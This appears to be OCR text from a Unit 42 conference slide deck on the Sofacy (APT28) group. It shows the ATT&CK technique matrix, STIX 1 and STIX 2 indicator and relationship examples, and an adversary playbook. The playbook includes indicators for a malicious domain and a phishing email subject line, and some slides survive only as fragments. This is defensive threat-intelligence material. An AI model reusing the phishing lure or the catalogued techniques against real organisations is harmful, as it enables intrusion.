

Sofacy's 2018 World Tour & Adversary Playbooks



Robert Falcone


paloalto NETWORKS®

unit42


UNIT42
1:25
00-00
SOFACY
1 DOWN 10
1 QTR
RUN 1
RUN 2
PASS 1
PASS 2


AFT
VOL
12 13 U 2
11 3
10 4
9 5
8 7 6
0
4 0
3 0

ATTACK LIFE CYCLE



ATT&CK™
Adversarial Tactics, Techniques & Common Knowledge

STIX™

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-Stage Channels
	LSASS Driver	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-hop Proxy
	Launchctl	Component Object Model Hijacking	Hooking	DLL Search Order Hijacking	Kerberoasting	Remote System Discovery	SSH Hijacking	Screen Capture		Multiband Communication
	Local Job Scheduling	Create Account	Image File Execution Options Injection	DLL Side-Loading	Keychain	Security Software Discovery	Shared Webroot	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning	System Information Discovery	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	Disabling Security Tools	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connections Discovery	Windows Admin Shares			Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Securityd Memory	System Service Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Two-Factor Authentication Interception	System Time Discovery				Standard Non-Application Layer Protocol

STIX 1 Indicator Example

```
<stix:Indicator id="example:indicator-01"
                timestamp="2017-02-09T12:11:11.415000+00:00"
                xsi:type='indicator:IndicatorType'>
 <indicator:Title>HTRAN Hop Point Accessor</indicator:Title>
</stix:Indicator>
<stix:TTPs>
 <stix:Kill_Chains>
  <stixCommon:Kill_Chain id="stix:TTP-02"
                         name="mandiant-attack-lifecycle-model">
  <stixCommon:Kill_Chain_Phase name="establish-foothold"
                               phase_id="stix:TTP-03"/>
 </stix:Kill_Chains>
</stix:TTPs>
<indicator:Observable id="example:Observable-04">
 <cybox:Object id="example:Object-05">
  <cybox:Properties xsi:type="AddressObj:AddressObjectType"
                    category="ipv4-addr">
  <AddressObj:Address_Value condition="Equals">10.1.0.0/15
  </AddressObj:Address_Value>
 </cybox:Object>
</indicator:Observable>
```

STIX 2 Indicator Example with Pattern

```
{
 "type": "indicator",
 "id": "indicator--01",
 "created": "2017-02-09T12:11:11.415000Z",
 "modified": "2017-02-09T12:11:11.415000Z",
 "name": "HTRAN Hop Point Accessor",
 "pattern": "[ipv4-addr:value =
                     '10.1.0.0/15']",
 "labels": [ "malicious-activity" ],
 "valid_from": "2015-05-15T09:00:00.000000Z",
 "kill_chain_phases": [
   {
     "kill_chain_name":
       "mandiant-attack-lifecycle-model",
     "phase_name": "establish-foothold"
   }
 ]
}
```

Relationships as Top-Level Objects

STIX 2.0 introduces a top-level Relationship object, which links two other top-level objects via a named relationship type. STIX 2 content can be thought of as a connected graph, where nodes are SDOs and edges are Relationship Objects. The STIX 2 specification suggests different named relationships, but content producers are able to define their own. In STIX 1.X relationships were "embedded" in other objects. The types of relationships supported was restricted by the STIX 1.X specification. Because STIX 1.X relationships themselves were not top-level objects, you could not express a relationship between two objects without changing one of them. In CTI, it is often desirable for others to assert a relationship. Using this new Relationship object, others, besides the original content creator, can add to the shared knowledge in an independent way.


Sample Relationship


```
{
   "type": "relationship",
   "id": "relationship--01",
   "created": "2017-02-09T11:13:27.431000Z",
   "modified": "2017-02-09T11:13:27.431000Z",
   "relationship_type": "uses",
   "source_ref": "attack-pattern--03",
   "target_ref": "tool--04"
}
```


Attack Pattern SDO that "Uses" a Tool SDO

WILL IT BLEND?

STIX™



PLAYBOOK

(ADVERSARY)

STIX RELATIONSHIP

PLAYS

(CAMPAIGNS)

STIX RELATIONSHIP

ATT&CK TECHNIQUES

STIX RELATIONSHIP

STIX INDICATORS

ATT&CK™ mapped to ATTACK LIFE CYCLE

Adversarial Tactics, Techniques & Common Knowledge

establish-&-maintain-infrastructure
adversary-opsec
establish-and-maintain-infrastructure
persona-development
build-capabilities
test-capabilities
stage-capabilities

priority-definition-planning
priority-definition-direction
target-selection
technical-information-gathering
people-information-gathering
organizational-information-gathering
technical-weakness-identification
people-weakness-identification
organizational-weakness-identification


```
{
        "type": "attack-pattern",
        "id": "attack-pattern--8971f0b4-d723-4cc6-beb4-…",
        "name": "Buy domain name"
        "kill_chain_phases": [
            {
                "kill_chain_name": "mitre-pre-attack",
                "phase_name": "establish-&-maintain-infrastructure"
            },
            {
                "kill_chain_name": "lockheed",
                "phase_name": "weaponization"
            } …
```

```
"published": "2018-02-21T16:58:16.187642Z",
"object_refs": [
    "campaign--2791a5e0-d65a-43c0-936e-c15a6b7ba9d1",
    "intrusion-set--75ac5bcc-3915-4815-b9a1-bf87277fc343",
    "relationship--b4585b4a-a0b4-4bfe-90d3-75ecfae2cc44",
    "relationship--d1f8856b-35bf-4f56-b0d2-3f7348053f9e",
    "attack-pattern--7ca28820-4890-49a7-8e80-225c49420778",
    "relationship--02ab8928-3291-4d46-ad81-0d6de86a9363",
    "attack-pattern--8fca7c78-4911-4e19-b018-ce57ff66bdf4",
    "relationship--da8f9b8d-e3a4-4aca-860f-31a38f54b76a",
    "attack-pattern--ea6900c0-2709-4104-bce3-7675d737f4b2",
    "relationship--deb2df87-9ba5-4ed5-9330-f875c1374764",
    "attack-pattern--fe6cec3e-b012-4e93-8a10-5932974b0049",
    "relationship--b05f1563-0ee4-454a-a641-83ea637745c9",
    "attack-pattern--cabaedea-0bbf-42e6-81ed-9aa1c86e11ba",
    "relationship--7d47cc79-0298-4144-8f73-8f682ffc38eb",
    "attack-pattern--c38fdc46-5a13-4320-aeb0-1bc353c8c59c",
    "relationship--455b1de5-0471-4c8a-a6d2-e2ee0c579388",
    "attack-pattern--8971f0b4-d723-4cc6-beb4-7d689fa3faa3",
    "relationship--d0b914d6-9fec-475b-8b8c-e9ccb1c027c8",
    "attack-pattern--3e108689-6593-4cc9-8028-d2807f214ae3",
    "relationship--1d6e2486-78cd-4c2e-a73f-3f041a709cdf",
    "attack-pattern--4ee15242-477f-40fd-9a77-50d35d386c6b",
    "relationship--1339da6d-db06-4152-90ca-f4d6e2e36a77",
    "attack-pattern--8f4a7bb7-5f27-48da-95b9-8ad46b365b1e",
    "relationship--ba38a4d0-792f-4188-99be-2637fd7c1d60",
    "attack-pattern--fd8d1012-f295-4184-accf-b851b8b08d2e",
    "relationship--8f34eb76-3372-44d3-ba82-1686c9706cdc",
    "attack-pattern--ee44bd9f-2ab5-4f3b-93cd-20f30cbc63b9",
    "relationship--8a01f30e-b52b-4fc1-9c31-08d3f2898f69",
    "attack-pattern--43e7dc91-05b2-474c-b9ac-2ed4fe101f4d",
    "relationship--9e6ca868-e9eb-4d22-9e2e-98bd21416c0a",
    "attack-pattern--62b8c999-dcc0-4755-bd69-09442d9359f5",
    "relationship--f2535d4c-68f7-4913-a4f4-a7b2fb9996d7",
    "attack-pattern--6ff403bc-93e3-48be-8687-e102fdba8c88",
    "relationship--72819682-a6cd-4daf-9e5b-f0d50780e6d7",
    "attack-pattern--7fd87010-3a00-4da3-b905-410525e8ec44",
    "relationship--6cf3be06-de24-4da2-ac45-44c94310e782",
    "attack-pattern--e6919abc-99f9-4c6c-95a5-14761e7b2add",
    "relationship--e92424c8-6779-4d83-865d-4c91a774a332",
    "attack-pattern--cc7b8c4e-9be0-47ca-b0bb-83915ec3ee2f",
    "relationship--19816c39-b833-476e-9621-61b27006a209",
    "attack-pattern--355be19c-ffc9-46d5-8d50-d6a036c675b6",
    "relationship--ae1121ba-477b-4618-bf50-4e1ec0a599a9",
    "attack-pattern--8f4a33ec-8b1f-4b80-a2f6-642b2e479580",
    "relationship--345903c5-f79a-43ab-80d3-02d85c667d88",
    "attack-pattern--30208d3e-0d6b-43c8-883e-44462a514619",
    "relationship--307dc0e5-a6e1-4755-afe2-31b2f577000a",
    "attack-pattern--0259baeb-9f63-4c69-bf10-eb038c390688",
    "relationship--9c340106-cb7c-45b1-8026-0e362f850384",
    "attack-pattern--30973a08-aed9-4edf-8604-9084ce1b5c4f",
    "relationship--c6edff33-cbf7-45cf-b190-eb30c61739ed",
    "attack-pattern--707399d6-ab3e-4963-9315-d9d3818cd6a0",
    "relationship--1b95da0a-309a-463c-a370-8943b71c6b58",
    "attack-pattern--7bc57495-ea59-4380-be31-a64af124ef18",
    "relationship--e9921858-835b-428b-bb4a-2d154c4cbdd1",
    "attack-pattern--03259939-0b57-482f-8eb5-87c0e0d54334",
    "indicator--b2506841-5543-4880-8225-24ff97f01817",
    "relationship--95513265-93c5-454c-a111-9f828d6a2a99",
                "description": "Apple. (2017, June 1). How do I creating a login hook. Retri
                "url": "https://support.apple.com/de-at/HT2420"
            }
        ],
        "object_marking_refs": [
            "marking-definition--fa42a846-8d90-4e51-bc29-71d5b4802168"
        ]


        "type": "indicator",
        "id": "indicator--b2506841-5543-4880-8225-24ff97f01817",
        "created": "2018-02-21T22:03:30.179Z",
        "modified": "2018-02-21T22:03:30.179Z",
        "name": "Newly registered domain",
        "pattern": "[\"domain-name:value = 'cdnverify.net'\"]",
        "valid_from": "2018-02-21T22:03:30.179568Z",
        "labels": [
            "malicious-activity"
        ]


        "type": "relationship",
        "id": "relationship--95513265-93c5-454c-a111-9f828d6a2a99",
        "created": "2018-02-21T22:03:30.206Z",
        "modified": "2018-02-21T22:03:30.206Z",
        "relationship_type": "indicates",
        "source_ref": "indicator--b2506841-5543-4880-8225-24ff97f01817",
        "target_ref": "attack-pattern--8971f0b4-d723-4cc6-beb4-7d689fa3faa3"


        "type": "relationship",
        "id": "relationship--6763d475-9920-45b0-9d83-ed0a793a7869",
        "created": "2018-02-21T22:03:30.211Z",
        "modified": "2018-02-21T22:03:30.211Z",
        "relationship_type": "indicates",
        "source_ref": "indicator--b2506841-5543-4880-8225-24ff97f01817",
        "target_ref": "campaign--2791a5e0-d65a-43c0-936e-c15a6b7ba9d1"


        "type": "indicator",
        "id": "indicator--24614d3f-11a8-4409-add9-a1db5317e8bb",
        "created": "2018-02-21T22:04:25.961Z",
        "modified": "2018-02-21T22:04:25.961Z",
        "name": "Macro-ladened document attached to email",
        "pattern": "[\"email:subject = 'Upcoming Defense events February 2018'\"]",
        "valid_from": "2018-02-21T22:04:25.961121Z",
        "labels": [
            "malicious-activity"
        ]


        "type": "relationship",
        "id": "relationship--1ae872b0-cd1c-45ae-90db-5a423a96f7e4",
        "created": "2018-02-21T22:04:25.977Z",
        "modified": "2018-02-21T22:04:25.977Z",
        "relationship_type": "indicates",
        "source_ref": "indicator--24614d3f-11a8-4409-add9-a1db5317e8bb"
```

SOFACY

Fancy Bear

Pawn Storm

Strontium

APT28

Tsar Team

DNC

NATO


EFF

WADA

